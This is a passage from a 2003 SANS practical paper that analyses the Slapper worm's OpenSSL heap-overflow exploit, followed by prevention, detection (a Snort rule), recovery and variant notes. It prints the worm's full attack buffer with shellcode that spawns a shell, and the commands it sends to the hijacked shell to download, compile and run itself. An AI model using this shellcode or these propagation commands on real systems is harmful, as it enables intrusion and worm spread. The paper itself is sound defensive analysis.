1668     *(int*)&overwrite_next_chunk[192] = architectures[arch].func_addr - 12;
1669     *(int*)&overwrite_next_chunk[196] = ciphers + 16;
```

According to Perriot and Szor, the second overflow accomplishes the following:

“(1) corrupting the heap management data, (2) abusing the free() library call to patch an arbitrary dword in memory, which is going to

be the GOT entry of free() itself, and (3) causing free() to be called again, this time to redirect control to the shell code location.

The attack buffer used in the second overflow is composed of three parts: the items to be placed in the SSL_SESSION structure after the key_arg[] buffer, 24 bytes of specially crafted data, and 124 bytes of shell code.”¹⁴

(Note: By my count, the shell code portion accounts for only 118 bytes.) The 24 bytes essentially represent a “fake chunk” on the heap.

That “attack” buffer is defined as follows:

```
1223 unsigned char overwrite_next_chunk[] =
1224     "AAAA"
1225     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1226     "AAAA"
1227     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1228     "AAAA"
1229     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1230     "AAAA"
1231     "\x00\x00\x00\x00"
1232     "\x00\x00\x00\x00"
1233     "AAAA"
1234     "\x01\x00\x00\x00"
1235     "AAAA"
1236     "AAAA"
1237     "AAAA"
1238     "\x00\x00\x00\x00" ← Offset 156: cipher
1239     "AAAA"
1240     "\x00\x00\x00\x00"
1241     "\x00\x00\x00\x00\x00\x00\x00\x00"
1242     "AAAAAAA"
1243
1244     "\x00\x00\x00\x00"
1245     "\xf1\x00\x00\x00"
1246     "fdfd" ← Offset 192: Address of the GOT
1247     "bkbk" ← (architecture[arch].func_addr - 12)
1248     "\x10\x00\x00\x00" ← Offset 196: ciphers + 16
1249     "\x10\x00\x00\x00"
1250
1251     "\xeb\x0a\x90\x90"
1252     "\x90\x90\x90\x90"
1253     "\x90\x90\x90\x90"
1254
1255     "\x31\xdb"
1256     "\x89\xe7"
1257     "\x8d\x77\x10"
1258     "\x89\x77\x04"
1259     "\x8d\x4f\x20"
1260     "\x89\x4f\x08"
1261     "\xb3\x10"
1262     "\x89\x19"
1263     "\x31\xc9"
1264     "\xb1\xff"
1265     "\x89\x0f"
1266     "\x51"
1267     "\x31\xc0"
```

```

1268      "\xb0\x66"
1269      "\xb3\x07"
1270      "\x89\xf9"
1271      "\xcd\x80"
1272      "\x59"
1273      "\x31\xdb"
1274      "\x39\xd8"
1275      "\x75\x0a"
1276      "\x66\xb8\x12\x34"
1277      "\x66\x39\x46\x02"
1278      "\x74\x02"
1279      "\xe2\xe0"
1280      "\x89xcb"
1281      "\x31\xc9"
1282      "\xb1\x03"
1283      "\x31\xc0"
1284      "\xb0\x3f"
1285      "\x49"
1286      "\xcd\x80"
1287      "\x41"
1288      "\xe2\xf6"
1289
1290      "\x31\xc9"
1291      "\xf7\xe1"
1292      "\x51"
1293      "\x5b"
1294      "\xb0\xa4"
1295      "\xcd\x80"
1296
1297      "\x31\xc0"
1298      "\x50"
1299      "\x68" //sh"
1300      "\x68" /bin"
1301      "\x89\xe3"
1302      "\x50"
1303      "\x53"
1304      "\x89\xe1"
1305      "\x99"
1306      "\xb0\x0b"
1307      "\xcd\x80";

```

Offset 266: (port & 0xff)
 Offset 267: ((port >> 8) & 0xff)

Note: This will deliver a shell

Once the attack buffer is properly patched, Slapper initiates a second SSL handshake with the target server. Through “send_client_hello” and “get_server_hello”, this handshake follows the same sequence of events as the first, using ssl2 as the connection. However, the invocation of the “send_client_master_key” function uses “overwrite_next_chunk” as the attack buffer (as well as specifying ssl2). The functions proceed through the same steps detailed in Figure 2 through Figure 8, the only difference being the population of the buffer beginning at offset 34. This results in the following buffer:




Figure 9

At this point, the worm needs to disrupt the normal handshake. It does this by overwriting the connection id with random characters.

```
1678     for (i = 0; i < ssl2->conn_id_length; i++) ssl2->conn_id[i] =
        (unsigned char) (rand() >> 24);
```

The worm now sends a “client finished”.

```
1680     send_client_finished(ssl2);
```

Since the connection id of ssl2 is no longer valid, the target server will abort the session and make a call to SSL_SESSION_FREE() to free the memory occupied by the SSL_SESSION structure. SSL_SESSION_FREE makes a call to the free() function. The manipulation of the “fd” and “bd” pointers will cause a subsequent call to free() to execute the shellcode.

Joe Sremack and Jim Yuill demonstrated (in their response to the November, 2002, HoneyNet Scan of Month Challenge) the effect of the overflow on the heap.

(Note: The HoneyNet Challenge involved the analysis of Slapper.B, otherwise known as “.unlock”, which exploits the same buffer overflow.)

The “Before” view shows the target server’s “ssl_session_st” structure on the heap (under normal circumstances).





Figure 10 ¹⁵

After the buffer overflow, the chunk on the heap has been overwritten with the “altered chunk”, the “fake chunk” and the “exploit code”. Slapper has overwritten the “fd” and “bk”.

The next diagram demonstrates how those “fd” and “bk” values result in the execution of the shell code. Solar Eclipse explains that “The free() call will write the value of the bk pointer to the memory address in the fd pointer + 12 bytes. We'll put our shellcode address in the bk pointer and we'll write it to the free() entry in the GOT table.” ¹⁶



Pointers in Buffer Overflow

Figure 11 ¹⁷

The shellcode will invoke a shell and once that shell session is established, Slapper calls the “sh” function.

```
1683          sh(ssl2->sock);
```

This function is passed the ssl2 socket as its lone argument.

Once in “sh”, the following commands are written to the socket and interpreted by the shell (on the target server) as if they were executed from the command line.

```
1349          writem(sockfd, "TERM=xterm; export TERM=xterm; exec bash -i\n");
```

TERM=xterm	This command seems redundant given the one that follows
export TERM=xterm	Set and export the Terminal Type variable
exec bash -i	“exec” an interactive shell

Next, any existing instance of the worm source (in the event that the server had been previously infected) is removed.

```
rm -rf /tmp/.bugtraq.c
```

Slapper then creates (and prepares to populate) “/tmp/.uubugtraq” via an inline document.

```
cat > /tmp/.uubugtraq << __eof__;\n");
```

The “/tmp/.uubugtraq” file is now open on the target server, awaiting input.

```
1350 writem(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq << __eof__;\n");
```

The “encode” function will read from “/tmp/.bugtraq.c” on the attacking machine and write it out to the socket in uuencode format (to be read later by uudecode). The output will be placed in “/tmp/.uubugtraq” on the target server.

```
1351 encode(sockfd);
```

The “/tmp/.uubugtraq” file on the target server is now closed.

```
1352 writem(sockfd,"__eof__\n");
```

The next several lines (1353-1356) create a customized string that will be sent as a series of commands. The customization is required to provide the IP address of the attacking server as the argument passed to “/tmp/.bugtraq” on the target server.

```
1353 conv(localip,256,myip);
1354 memset(rcv,0,1024);
1355 sprintf(rcv,"/usr/bin/uudecode -o /tmp/.bugtraq.c
/tmp/.uubugtraq;gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -
lcrypto;/tmp/.bugtraq %s;exit;\n",localip);
1356 writem(sockfd,rcv);
```

This series of commands does the following:

<pre>/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq</pre>	Udecode “/tmp/.uubugtraq” into /tmp/.bugtraq.c
<pre>gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -lcrypto</pre>	Compile “/tmp/.bugtraq.c” with required “crypto” library, producing the “/tmp/.bugtraq” binary executable. (Note: assumes “gcc” is installed.)
<pre>/tmp/.bugtraq %s</pre>	Run “/tmp/.bugtraq” with the IP address of the attacking server as the argument (localip will be substituted for “%s”).
<pre>exit</pre>	Exit the shell

The result is that the worm is installed and running on the target server (just as if you sat and typed the commands yourself).

After completing the “exploit” function, the child process on the attacking machine will exit.

Prevention

As mentioned earlier, Slapper determines the all-important Global Offset Table address based on information supplied in Apache's response to a "Bad Request". Turning off "ServerTokens" (i.e., "MIN") in Apache will cause Slapper to attempt the exploit using default values and fail (unless of course, you are running Apache release 1.3.23 on RedHat). Similarly, one could force Apache to disclose erroneous information (a recompile would be required) thus ensuring that Slapper would select the wrong architecture. This approach falls into the "security through obscurity" category and should not be relied on as a defense mechanism. Future worms and other threats will certainly employ more advanced fingerprinting techniques that will not be fooled so easily. Additionally, if you are going to go through the trouble of recompiling Apache, you might as well take the more appropriate preventative measures.

Those measures include the following:¹⁸

- Apply patches – Upgrade OpenSSL (to at least version 0.9.6e, which was made available on the day of the OpenSSL Advisory).
- Disable SSLv2 – Modify the "SSLCipherSuite" directive in "openssl.cnf"
- Ingress/Egress filtering – block UDP 2002

For more information on these recommendations, refer to:

<http://www.cert.org/advisories/CA-2002-27.html>

Some other preventative measures may include:

- Create read only directories named "/tmp/.bugtraq", "/tmp/.bugtraq.c" and "/tmp/.uubugtraq.c".¹⁹ This will prevent the initial creation of the required files. Note that this is more of a "stop gap" solution as it is very specific (i.e., it only addresses Slapper.A) and it does not address the underlying vulnerability.
- Do not install "gcc" on Internet facing systems. This may not be practical for organizations or individuals with limited resources. However, this will remove a potential available resource to malicious entities from systems that face the greater exposure.

There are other alternatives, for example, completely disabling Apache. One must ask, "Is this (or any other feature/application) really required, or was it just installed as part of a default installation?" The point is that even if you are not in a position to patch immediately, there are usually actions that you can take that will temporarily mitigate your exposure. These actions are not replacements for monitoring advisories and patching accordingly. They just buy you some time.

Detection

In general, infected servers can be identified by the existence of the key files:

/tmp/.bugtraq
/tmp/.bugtraq.c
/tmp/.uubugtraq.c

As well as traffic (both inbound and outbound) on UDP 2002.

Snort.org has published the following snort rule for Slapper:

From <http://www.snort.org/snort-db/sid.html?sid=1889>

SID	1889	message	MISC slapper worm admin traffic
Signature	alert udp \$EXTERNAL_NET 2002 -> \$HTTP_SERVERS 2002 (msg:"MISC slapper worm admin traffic"; content:" 0000 4500 0045 0000 4000 "; offset:0; depth:10; classtype:trojan-activity; reference:url,www.cert.org/advisories/CA-2002-27.html; reference:url,isc.incidents.org/analysis.html?id=167; sid:1889; rev:3;)		
References	url,www.cert.org/advisories/CA-2002-27.html url,isc.incidents.org/analysis.html?id=167		

Copyright © 2002 [Brian Caswell](#) and [Marty Roesch](#). All rights reserved. Last Updated *Sat Feb 1 09:10:55 EST 2003*

Table 3²⁰

Note: Other fields (specifically Summary, Impact, Detailed Information, Attack Scenarios, Ease of Attack, False Positives, False Negatives, Corrective Action, Contributors) have been left blank.

The rule reads as follows:

- Generate an alert on signature match (as opposed to “log” or “pass traffic”).
- The protocol is UDP.
- From any address defined as EXTERNAL_NET on port 2002.
- To any address defined as HTTP_NET on port 2002.
- Print the message “MISC slapper worm admin traffic” on alert.
- Look for hex “0000 4500 0045 0000 4000” in the first 10 characters of the payload.

Note that this rule looks only for traffic on UDP 2002. This would indicate a system that had already been compromised by Slapper.

Incident Recovery

An active worm on a given server can be stopped by killing all processes associated with “/tmp/.bugtraq” (again, for Slapper.A). Analysis of the code reveals that Slapper makes not extraordinary steps to ensure that the require program executes on

system boot, so the process will not restart by itself on reboot. Further measures should include the removal of the following:

```
/tmp/.bugtraq
/tmp/.bugtraq.c
/tmp/.uubugtraq.c
```

Given that Slapper provides a mechanism that allows the execution of arbitrary code (command 0x24), the steps outlined above are not sufficient. While they will prevent the infected server from acting as a DDoS agent and communicating with the rest of the peer-to-peer network, they cannot guarantee the integrity of the system.

For more detailed information on recovery of a compromised system, review the “Steps for Recovering from a UNIX or NT System Compromise” from the CERT® Coordination Center at:

http://www.cert.org/tech_tips/win-UNIX-system_compromise.html

Variants

Within a very short period of time, several variants appeared. In general, these variants were only slightly modified versions of the original. Common differences were the UDP port used and the name of the executable (and source). Some did implement additional functionality.

Below are brief summaries of some of the variants.

Name	Slapper-B
Date Reported	09/22/02
Files	/tmp/.unlock.c /tmp/.update.c
Port	4156

Other differences from Slapper.A

- Payload delivered as “/tmp/.unlock.uu” which is a uuencoded tar archive
- Opens a backdoor on TCP 1052
- Modifies cron entries
- Sends list of IP address via email
- Source compiled to /tmp/httpd (possibly to make less conspicuous in “ps” output)
- Presumed author: aion@ukr.net
- Version updated to “20092002”

Name	Slapper-C
Date Reported	09/23/02
Files	/tmp/.cinik.c

	/tmp/.cinik /tmp/.cinik.uu /tmp/.cinik.go
Port	1978

Other differences from Slapper.A

- Possible author: CiNIK
- Modifies cron entries
- Attempts to overwrite files in /tmp, /usr, /var, /home, /usr and /mnt
- Attempts to download source via wget from <http://zamfy.home.ro/0/cinik.c>
- Sends list of IP address via email
- Version updated to "18092002"

Name	Slapper-C2
Date Reported	09/23/02
Files	Same as Slapper-C
Port	1812

Other differences from Slapper.A (and Slapper.C)

- Corrected errors in creation script for "/tmp/.cinik.go"
- Attempts to download source via wget from <http://titus.home.ro/images/cinik.c>

There is also a SlapperII.A and SlapperII.A2. These, however, differ significantly from the original and were eventually classified as a separate branch. Common between SlapperII and Slapper.A is the fact that they exploit the same OpenSSL vulnerability.

Closing Thoughts

While Slapper's infection rate and overall impact pales in comparison to that of the recent Sapphire/Slammer worm, Slapper is significant for a number of reasons.

One critical aspect is its demonstration of the shrinking window from vulnerability release to worm deployment. Slapper not only borrowed from existing frameworks (worm "engine" and exploit) but it created an improved framework that could be used in future worms. That does not just refer to the relatively minor changes that produced Slapper.B and Slapper.C. There is the potential for the Slapper framework to be implemented in a new worm, exploiting a new vulnerability, which in turn is an improvement on Slapper (much like Slapper improved on the mechanisms originally implemented in Scalper).

With the establishment of the peer-to-peer network, Slapper seems to have something of a "broader purpose". The infection of the worm itself was not destructive, but it could have been more so. While the exploit employed only yields Apache owner privilege on the target server, that could have been used to exploit a local privilege escalation vulnerability. This is not to discount the significance of

Slapper's DDoS potential. Certainly, the impact of the resources of several thousand servers brought to bear in a DDoS attack is considerable.

There are also a number of other ways in which Slapper could have been more effective in its infection/propagation. As indicated earlier, the fingerprinting mechanism could be improved. Recall also, that Slapper only infected Linux on Intel. The OpenSSL vulnerability that Slapper exploited impacted other architectures. It would have required more effort, but the appropriate shellcode and GOT addresses could have been developed to increase the number of potential targets.

Another troubling aspect underscored by Slapper is the fact that even with a known vulnerability and an available remedy (i.e., patches, preventative measures), a large percentage of the vulnerable population was slow to react. Many only doing so after Slapper was in circulation. It seems that the vulnerability alone was not enough of a motivating factor. It took the vulnerability plus an active exploit to prompt action.

In the long run, Slapper's significance may not be measured in terms of its impact in September of 2002, but by the number of future significant worms that leverage it as a building block.

Thanks and Credit

I wanted to take this opportunity to acknowledge Max Vision's "Ramen Internet Worm Analysis". While not directly quoted in this paper, the document had a direct impact on this work. In researching this topic, I reviewed several articles and documents analyzing Slapper (and other Internet worms). Vision's Ramen Analysis presented a structure that was very complete and thorough. So much so, that I immediately began framing this paper within that structure. Again, in the absence of any other direct reference, I wanted to be sure to acknowledge that influence.

Endnotes

- ¹ Kerby, p. 5-3.
- ² Anonymous, Maximum Security, p. 326.
- ³ Nunes, Bugtraq post.
- ⁴ Goldsmith, Slapper Geneology.
- ⁵ Contem, "Peer-to-peer UDP Distributed Denial of Service (PUD)".
- ⁶ iDEFENCE Labs, "iDEFENSE Labs Analyzes Apache Worm". Analysis section, par. 3.
- ⁷ Kaspersky, "Worm.Linux.Slapper". par. 12.
- ⁸ Arce, "An Analysis of the Slapper Worm." par 20.
- ⁹ OpenSSL Security Advisory, Vulnerabilities section, par. 7.
- ¹⁰ Perriot, "Linux/Slapper".
- ¹¹ Solar Eclipse, "README".
- ¹² Perriot, "Linux/Slapper", "Double-take" section, par. 5.
- ¹³ Solar Eclipse, "README". "fork() Is Your Friend" section, par. 5.
- ¹⁴ Perriot, "Linux/Slapper". "Abusing glibc" section, par. 1-2.
- ¹⁵ Sremack, "A Description of the OpenSSL Exploit". Figure 1.
- ¹⁶ Solar Eclipse, "README". "The KEY_ARG Buffer Overflow" section, par. 8.
- ¹⁷ Sremack, "A Description of the OpenSSL Exploit". Figure 2.
- ¹⁸ CERT. "Apache/mod_ssl Worm", "Solution" section.
- ¹⁹ Glass, "Security Alert: Eradicating the 'Slapper' Linux Worm". "How To Protect Yourself From Slapper" section, par. 1.
- ²⁰ Caswell, "MISC slapper worm admin traffic"

References

- Anonymous. Maximum Security, Third Edition. Sams Publishing, 2001.
- Arce, Ivan, and Elias Levy. "An Analysis of the Slapper Worm." IEEE Security & Privacy. January-February 2003 (Vol. 1, No. 1). URL: <http://www.computer.org/security/v1n1/j1att.htm> . (02/09/2003)
- AusCERT. "Impact Analysis of Apache/mod_ssl worm". October 2, 2002. URL: <http://www.auscert.org.au/render.html?it=2448>. (12/02/2002).
- Caswell, Brian and Marty Roesch. "MISC slapper worm admin traffic". January 28, 2003. URL <http://www.snort.org/snort-db/sid.html?sid=1889>
- CERT® Coordination Center. "Apache/mod_ssl Worm". CERT® Advisory CA-2002-27. September 14, 2002 (Revised: 10/11/2002). URL: <http://www.cert.org/advisories/CA-2002-27.html> (12/02/2002).
- CERT® Coordination Center. "Steps for Recovering from a UNIX or NT System Compromise". April 17, 2000. URL: http://www.cert.org/tech_tips/win-UNIX-system_compromise.html. (12/02/2002).
- CERT® Coordination Center, "Vulnerability Note VU#102795". July 30, 2002 (updated 9/30/2002). URL: <http://www.kb.cert.org/vuls/id/102795> . (12/02/2002).
- Comten@efnet. "Peer-to-peer UDP Distributed Denial of Service (PUD)." September 12, 2002. URL: <http://packetstorm.decepticons.org/distributed/pud.tgz>. (01/06/2003).
- Glass, Brett. "Security Alert: Eradicating the "Slapper" Linux Worm". ExtremeTech. September 17, 2002. URL: http://www.extremetech.com/print_article/0,3998,a=31147,00.asp.
- Goldsmith, David. "Slapper Geneology". Version 1.0. October 02, 2002. URL: <http://isc.incidents.org/analysis.html?id=177>. (01/21/03).
- iDEFENSE Labs. "iDEFENSE Labs Analyzes Apache Worm". iDEFENSE Security Advisories. June 30, 2002. URL: <http://www.idefense.com/Intell/CI063002.html>. (01/21/2002).
- Kaspersky, Eugene. "Worm.Linux.Slapper". Kaspersky Anti-Virus. www.avp.ch/avpve/worms/linux/slapper.stm. (02/03/2003).

Kerby, Fred. "Malicious Software" SANS Security Essentials, Revised by Phillip Boyle, et al. Version 1.12a. May 2002. (10/15/2002).

Netscape. "SSL 3.0 SPECIFICATION". URL: <http://wp.netscape.com/eng/ssl3/4-APPN.HTM#E> . (12/15/2002).

Nunes, Fernando. "bugtraq.c httpd apache ssl attack". Bugtraq. September 13, 2002. URL: <http://online.securityfocus.com/archive/1/291772/2002-09-10/2002-09-16/0>. (12/17/2002).

OpenSSL Security Advisory [30 July 2002]. URL: http://www.openssl.org/news/secadv_20020730.txt . (01/21/2002).

Perriot, Frederic, and Peter Szor. "Linux/Slapper". Virus Bulletin. November 2002. URL: <http://www.virusbtn.com/resources/viruses/indepth/slapper.xml> (12/27/2002).

Solar Eclipse, "README". openssl-too-open (compressed tar archive). September 17, 2002. URL: <http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html>. (01/03/2003).

Sremack, Joe and Jim Yuill. "A Description of the OpenSSL Exploit". HoneyNet Scan of the Month (November) Challenge - North Carolina State University Team, November 2002. URL: <http://project.honeynet.org/scans/scan25/sol/NCSU/exploit-diagram.htm>. (2/3/2003).


Ullrich, Johannes, Donald Smith and Jamie French. "OpenSSL Vulnerabilities". September 13, 2002 (revised 09/16/2002). URL: <http://isc.incidents.org/analysis.html?id=167>. (12/17/2002).

© SANS Institute 2003. Author retains full rights.

Appendix A Slapper Geneology

by: David Goldsmith dgoldsmith@sans.org

From <http://isc.incidents.org/analysis.html?id=177>



Recommendations

Scalper -
Slapper.A - see <http://isc.incidents.org/analysis.html?id=167>

Slapper.B - see <http://isc.incidents.org/analysis.html?id=172>
Slapper.C - see <http://isc.incidents.org/analysis.html?id=173>
Slapper.C2 - see <http://isc.incidents.org/analysis.html?id=175>

SlapperII.A - see <http://isc.incidents.org/analysis.html?id=176>
SlapperII.A2 - see <http://isc.incidents.org/analysis.html?id=176>

© SANS Institute 2003, Author retains full rights.

Appendix B Slapper Commands

Description summaries from:

